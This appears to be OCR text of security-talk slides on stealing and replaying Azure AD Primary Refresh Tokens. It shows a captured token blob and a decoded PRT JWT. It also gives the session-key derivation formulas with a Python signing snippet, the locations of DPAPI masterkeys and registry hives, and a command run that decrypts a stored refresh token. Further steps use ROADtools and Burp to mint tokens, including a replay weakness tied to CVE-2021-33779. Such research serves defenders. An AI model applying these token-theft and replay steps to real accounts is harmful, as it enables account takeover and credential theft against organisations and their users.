PRT – \AppData\Local\Packages\Microsoft.AAD.BrokerPlugin_cw5n1h2txyewy\LocalState\u_dabnckbc9g8c86cqf5gb5t0n\p_g7m2ag339emk5tr0k5uuafh1



....(...https://login.microsoftonline.com/common$...1fec8e78-bce4-4aaf-ab1b-5451cc387264M...ms-appx-web://Microsoft.AAD.BrokerPlugin/1fec8e78-bce4-4aaf-ab1b-5451cc387264.....0.AX0A5wqUQuqj1UetX9cXqJUuwH1O7B_kvK9KqxtUUcw4cmScAOc.AgABAAEAAAD--DLA3VO7QrddgJg7WevrAgDs_wQA9P88fwa19CM1-Ea1fX1wH6t7PnpiqYMMvr_gpIrnlpg5I70jCpyEzuDFn_BSE7off7KgYmLBUSgJGO__UpC9Zh-clsRoT4jxxu_-Yl1vpWg58DZaezqaviVmAdiQOZSBbsswSiKC37nlHlt3LrZek8v4ekq0KZeMxZ8TIp8ZUyCn7f8T_M5TX1xCYDxgPt1vYHQirO6wEZKXfObzM.HuzBpdq-tm7FrfKAV7wwYs7MPa4wyJBctAIXtgMmcA__ecZYHEZJl6cNH5er7JWTL99riZE8SQuATYqlS0BJTdCq1G7_flRUJaqG7VedVbyu6p5stCOwHurcRhBtPxNrTMFNNw5vVj1DeTElB7L-b8PRQl0154ncmrUBYciNcfxGgdEgOVof7_TKRX63M3_-gZ8AprlZYaT-gzNZZD2i5In-IAD1OdMimzO0SCA_zOUAjC3Lt3dV9H5lT35jCg87lozz_KdA0HzBpBDzTeYjJRONIz_BpLSpOIMMq9hSJ8_kIrhQSD6zCkn4EPiMWvd3oDlhgJyJ335z5n3Evco1mKwvqIv-0RWiDHuhLnmnPyODD526T7f-VI_Y9uOLiUqYXYS1j7xD58cduddzAYStOcqQad16ApBxPCQ-CcnAvpKg4v4f8nvJNzzZlBX10CZHn8FjcfkQz4QuFAjcfiVhy_zQhxVes5yA0xxzwDmEY_HiYLPpGoLv1wIcQD9pl2rkjhHQvfNmyd4cBd_c3vNQvNsj9CDPlcWJlncvLKIcvGgd3eACE7iVY9CTd-W472NecGydWaQzbQ7j7qrskROtww-BYfDI9FgnZRukhwXGOYGCVPc0V_Sd-0OLjL0omZ4YPekgmNU7w92zbs3G40osjL1YMKuc7u_Kwp0c_7e7ZMG598sSvWvoI_dqRaRWOLumAaNj8Xn8UYv7Dd9T6ypUKx1AWtkCqawCxh4kBKniQUmg3b_r2hOeqy6rwDmLC3NV5ywQtvl4ug_o4DR5HZWjUnO81hDQ7pnH6beYATItFGporIANe2umVn4m2m1Fw7ajVn5T3ATfUffdGwyZ6yRmShWq_lcCA5VzJ_MWB2EOHBGOPzmNOgPnb3-Ph2mdLBCRGUltx-iAo3FTQBso2QY5XNdjb8Fy3iyFLUQnscieZqXVWakEx7AIYcZQW7WaD_Tnym6CyUtxN-tRb1j2iaaXqB9sXbFtMB6Te2JwJiJKGSAvGKOPSnIbplyh96t6EcpJud9740tjNdByMOLXC3NGjLQHQWa02gRTeWZuympSVkWZveWyxN5_PG586wzguttSas_L0hcE-Y93fqo10wYjV-GIqR_dvAiXlDdnmzk8XvJn9dupfBWr_vHXE0B6HwSrYe1MDS_jGuEDqt-iSENVqEJQC7DX9E-JWL8ExO1b2-xqIzR2fe5MQ7JM6LBqVheg.....ngch...AQAAAAEAAAABAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABZlvRaHzp3QYvdrCaKmDw8AAAAAAIAAAAAABBmAAAAAQAAIAAAABjDsQrBTDoZbAs+EpDZnLegGJICdyu6cNhM+MLOeDMjAAAAAA6AAAAAgAAIAAAABDOPYjHi/qnpAjgi3SgHLkYpkMBrSBM5s6YY8BQFYwEMAAAAC5jmF3HRE/1FMAZjiLBB5yRySdI4A6aZiJIkUyBvDlbgDDCzRsWmDUeKK7rwtgVWEAAAAATAy2QO1r+OHO+C7ybeXd+95R1eqsocFrLnXDERv6B6QFoIYZkT0j38KJKpcPT4GHkxV5+Q9DBbe1sKSGuTlIA.....
.............atester@kkse44.onmicrosoft.com$...42940ae7-a3ea-4789-adc7-d717a8952ec0+..._2FfQmjvykUV-LV1n4h7NoDEa-Wg0FA5h75tZ9ds0A4
...alfatester....Tester....$...a8194a89-cc95-4d3b-bc1c-c6bf34e12701.....alfatester Tester.....K...u:a8194a89-cc95-4d3b-bc1c-c6bf34e12701.42940ae7-a3ea-4789-adc7-d717a8952ec0....0mt7kk1fs47v2tqstg639n66

PRT – inside primary refresh token

x-ms-RefreshTokenCredential – JWT – eyJhb...

Decoded JWT

```
Headers = {
  "alg": "HS256",
  "ctx": "QTkForqEKaCwkkjj1F/eRK6LmjHIXIOP",
  "kdf_ver": 2,
  "typ": "JWT"
}

Payload = {
  "is_primary": "true",
  "refresh_token": "0.ATwA1UPcd4n-T0aJ6UnbmOtiNSC41uzCMrZJmKZERTDlp3o8ANU.AgABAAEAAAD--DLA3VO7QrddgJg7WevrAgDs_wQA9P9boG_OaXzdNtbBed
  "request_nonce": "AwABAAEAAAACAOz_BAD0_6UOy96lQWKuGcKA8GkobuYGV7CvthxxlLer8or_q0rZ2r0ut3-j4BoE7gkFMd3vWuG-lwKDwZD9aHurBpvYCOMgAA"
}

Signature = "PTwkcvjmRcf_OkGM8dbRdyoN-V4Bximj9lpWYJLNHxO"
```

alg – HS256 – hmac sha256

ctx – Context – random seed

kdf_ver – Key derivation function version

request_nonce – Random Nonce from MS

PRT – primary refresh token

Nonce – request it from MS

Request

Pretty Raw Hex

```
1 POST /common/oauth2/token HTTP/1.1
2 Host: login.microsoftonline.com
3 Content-Type: application/x-www-form-urlencoded
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.102
  Safari/537.36 Edge/18.19042
5 Content-Length: 98
6 Connection: close
7
8 grant_type=srv_challenge&windows_api_version=2.0&resource=
  https%3a%2f%2fcdpcs.access.microsoft.com
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Cache-Control: no-store, no-cache
3 Pragma: no-cache
4 Content-Type: text/html; charset=utf-8
5 Expires: -1
6 Strict-Transport-Security: max-age=31536000; includeSubDomains
7 X-Content-Type-Options: nosniff
8 P3P: CP="DSP CUR OTPi IND OTRi ONL FIN"
9 x-ms-request-id: 44db5830-b791-4512-a019-09822c997a00
10 x-ms-ests-server: 2.1.13481.9 - WEULR2 ProdSlices
11 X-XSS-Protection: 0
12 Set-Cookie: fpc=ArDo2xTfcR5OummIRBJHH_k; expires=Sat, 17-Sep-2022 14:57:32
   GMT; path=/; secure; HttpOnly; SameSite=None
13 Set-Cookie: x-ms-gateway-slice=estsfd; path=/; secure; samesite=none; httponly
14 Set-Cookie: stsservicecookie=estsfd; path=/; secure; samesite=none; httponly
15 Date: Thu, 18 Aug 2022 14:57:32 GMT
16 Connection: close
17 Content-Length: 122
18
19 {"Nonce":"AwABAAEAAAACAOz_BAD0_3kWTrAdytX_GnKEvsg_lsirdUPhS5DzBNqsy1_lfNi3h6vC
   9AI63JJ5ICb8z_PY-sITs6RTP5DGf22tnckTPFcgAA"}
```

PRT – Sign me please…

KDF ver 1:

AzureAD-SecureConversation

·"ctx":·"QTkForqEKaCwkkjj1F/eRK6LmjHIXIOP"

hmacSecret="\x00\x00\x00\x01" + label + "\x00“ + context + "\x00\x00\x01\x00"

derivedKey = HmacSHA256(key = sessionkey, secret=hmacSecret)

signature = Base64(HS256(derivedkey, Headers, Payload))

Python:

```
import jwt
payload={"refresh_token":"blablabla", "nonce":"boobooboo"}
headers={'typ':'JWT','alg':'HS256','ctx':ctx}
encodedjwt = jwt.encode(payload, derived_key, algorithm="HS256", headers=headers)
```

PRT – SessionKey

I want PRT !

… RSA privkey + pubkey …

… RSA pubkey -> Microsoft …

… Microsoft encrypt sessionkey with RSA pubkey -> Windows …

… Windows decrypt via RSA privkey –> sessionkey …

Secure? NO !

hmacSecret="\x00\x00\x00\x01" + label + "\x00“ + context + "\x00\x00\x01\x00"

derivedKey = HmacSHA256(key = sessionkey, secret=hmacSecret)

Derive once – replay many times

PRT – kdf_ver1 vs kdf_ver2

July 2021 - CVE-2021-33779 - Windows 19043

Kdf_ver 2 – mitigate CVE-2021-33779 - ADFS token replay attack

KDF ver 1:

hmacSecret="\x00\x00\x00\x01" + label + "\x00“ + context + "\x00\x00\x01\x00"


KDF ver 2:

hmacSecret="\x00\x00\x00\x01" + label + "\x00“ + SHA256(context+payload) + \x00\x00\x01\x00"

KDF ver 1 -> KDF ver 2 - YES

KDF ver 2 -> KDF ver 1 - NO

PRT – Sessionkey – where is it ?



PRT – Sessionkey – decrypt me please…

DPAPI Blob – System Mastekeys

… c:\Windows\System32\Microsoft\Protect\S-1-5-18\User …

… DPAPI Secrets from LSA (DPAPI_SYSTEM+DPAPI_USER) …

… HKLM\Security, HKLM\SYSTEM …

… Mimikatz, Impacket, etc …

```
└─$ ./aaddecrypt.py --masterkey ../masterkeys/S-1-5-21-4276662192-3075548024-2561254612-1002 --sysmasterkey ../masterkeys/S-1-5-18/User --sid S-1-5-21-4
276662192-3075548024-2561254612-1002 --password Password1 --system ../system.dat --security ../security.dat --base64file p_g7m2ag339emk5tr0k5uuafh1   --
outfile p_g7m2ag339emk5tr0k5uuafh1.dec
Decrypted masterkeys: 3
==========Decrypted OK !==========
Refresh token: 0.AX0A5wqUQuqjiUet9cXqJUuwHiO7B_kvK9KqxtUUcw4cmScAOc.AgABAAEAAAD--DLA3VO7QrddgJg7WevrAgDs_wQA9P88fwa19CMi-EaifXiwH6t7PnpiqYMMvr_gpIrnlpg
5I70jCpyEzuDFn_BSE7off7KgYmLBUSgJGO__UpC9Zh-clsRoT4jxxu_-Yl1vpWg58DZaezqaviVmAdiQOZSBbsswSiKC37nlHlt3LrZek8v4ekq0KZeMxZ8TIp8ZUyCn7f8T_M5TX1xCYDxgPt1vYHQ
irO6wEZKXfObzMJHuzBpdq-tm7FrfKAV7wwYs7MPa4wyJBctAIXtgMmcA__ecZYHEZJl6cNH5er7JWTL99riZE8SQuATYqlS0BJTdCq1G7_flRUJaqG7VedVbyu6p5stCOwHurcRhBtPxNrTMFNNw5vV
j1DeTElB7L-b8PRQl0154ncmrUBYciNcfxGgdEgOVof7_TKRX63M3_-gZ8AprlZYaT-gzNZZD2i5In-IAD1OdMimzO0SCA_zOUAjC3Lt3dV9H5lT35jCg87lozz_KdA0HzBpBDzTeYjJRONIz_BpLSpO
IMMq9hSJ8_kIrhQSD6zCkn4EPiMWvd3oDlhgJyJ335z5n3Evco1mKwvqIv-0RWiDHuhLnmnPyODD526T7f-VI_Y9uOLiUqYXYS1j7xD58cduddzAYStOcqQad16ApBxPCQ-CcnAvpKg4v4f8nvJNzzZl
BX10CZHn8FjcfkQz4QuFAjcfiVhy_zQhxVes5yA0xxzwDmEY_HiYLPpGoLv1wIcQD9pl2rkjhHQyfNmyd4cBd_c3vNQyNsj9CDPlcWJlncvLKIcvGgd3eACE7iVY9CTd-W472NecGydWaQzbQ7j7qrsk
ROtww-BYfDI9FgnZRukhwXGOYGCVPc0V_Sd-0OLjL0omZ4YPekgmNU7w92zbs3G40osjL1YMKuc7u_Kwp0c_7e7ZMG598sSvWvoI_dqRaRWOLumAaNj8Xn8UYv7Dd9T6ypUKx1AWtkCqawCxh4kBKniQ
Umg3b_r2hOeqy6rwDmLC3NV5ywQtvl4ug_o4DR5HZWjUnO81hDQ7pnH6beYATItFGporIANe2umVn4m2m1Fw7ajVn5T3ATfUffdGwyZ6yRmShWq_lcCA5VzJ_MWB2EOHBGOPzmNOgPnb3-Ph2mdLBCRG
Ultx-iAo3FTQBso2QY5XNdjb8Fy3iyFLUQnscieZqXVWakEx7AIYcZQW7WaD_Tnym6CyUtxN-tRb1j2iaaXqB9sXbFtMB6Te2JwJiJKGSAvGKOPSnIbplyh96t6EcpJud9740tjNdByMOLXC3NGjLQHQ
Wa02gRTeWZuympSVkWZveWyxN5_PG586wzguttSas_L0hcE-Y93fqo10wYjV-GIqR_dvAiXlDdnmzk8XvJn9dupfBWr_vHXE0B6HwSrYe1MDS_jGuEDqt-iSENVqEJQC7DX9E-JWL8ExO1b2-xqIzR2f
e5MQ7JM6LBqVheg
--------------------------------------------------------------------------------
System key Blob Decrypted:
81b89fa1e95f69a6975e3fc806d3968d02082c5557d6e0a606ae75c5dc476afc
```

PRT + Burp + RoadTools = Love

PRT = Headers + pld=(fresh nonce + refresh_token) + signature

Request

Pretty Raw Hex

```
1 POST /common/oauth2/token HTTP/1.1
2 Host: login.microsoftonline.com
3 Content-Type: application/x-www-form-urlencoded
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.102
  Safari/537.36 Edge/18.19042
5 Content-Length: 98
6 Connection: close
7
8 grant_type=srv_challenge&windows_api_version=2.0&resource=
  https%3a%2f%2fcdpcs.access.microsoft.com
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Cache-Control: no-store, no-cache
3 Pragma: no-cache
4 Content-Type: text/html; charset=utf-8
5 Expires: -1
6 Strict-Transport-Security: max-age=31536000; includeSubDomains
7 X-Content-Type-Options: nosniff
8 P3P: CP="DSP CUR OTPi IND OTRi ONL FIN"
9 x-ms-request-id: 44db5830-b791-4512-a019-09822c997a00
10 x-ms-ests-server: 2.1.13481.9 - WEULR2 ProdSlices
11 X-XSS-Protection: 0
12 Set-Cookie: fpc=ArDo2xTfcR5OummIRBJHH_k; expires=Sat, 17-Sep-2022 14:57:32
   GMT; path=/; secure; HttpOnly; SameSite=None
13 Set-Cookie: x-ms-gateway-slice=estsfd; path=/; secure; samesite=none; httponly
14 Set-Cookie: stsservicecookie=estsfd; path=/; secure; samesite=none; httponly
15 Date: Thu, 18 Aug 2022 14:57:32 GMT
16 Connection: close
17 Content-Length: 122
18
19 {"Nonce":"AwABAAEAAAACAOz_BAD0_3kWTrAdytX_GnKEvsg_lsirdUPhS5DzBNqsy1_lfNi3h6vC
   9AI63JJ5ICb8z_PY-sITs6RTP5DGf22tnckTPFcgAA"}
```


Manual? No, please...

Burp + JWT4B

https://github.com/ozzi-/JWT4B/issues

BAPP ???

Only manual mode



PRT – RoadTOOLs

https://github.com/dirkjanm/ROADtools/wiki/Getting-started-with-ROADrecon

--prt-sessionkey or --prt-derivedkey

--context

--prt


-r https://outlook.office365.com

--tokens-stdout

--kdf2

Burp + Python = Love ??

Burp Python Scripter – python (jython) scripts inside Burp

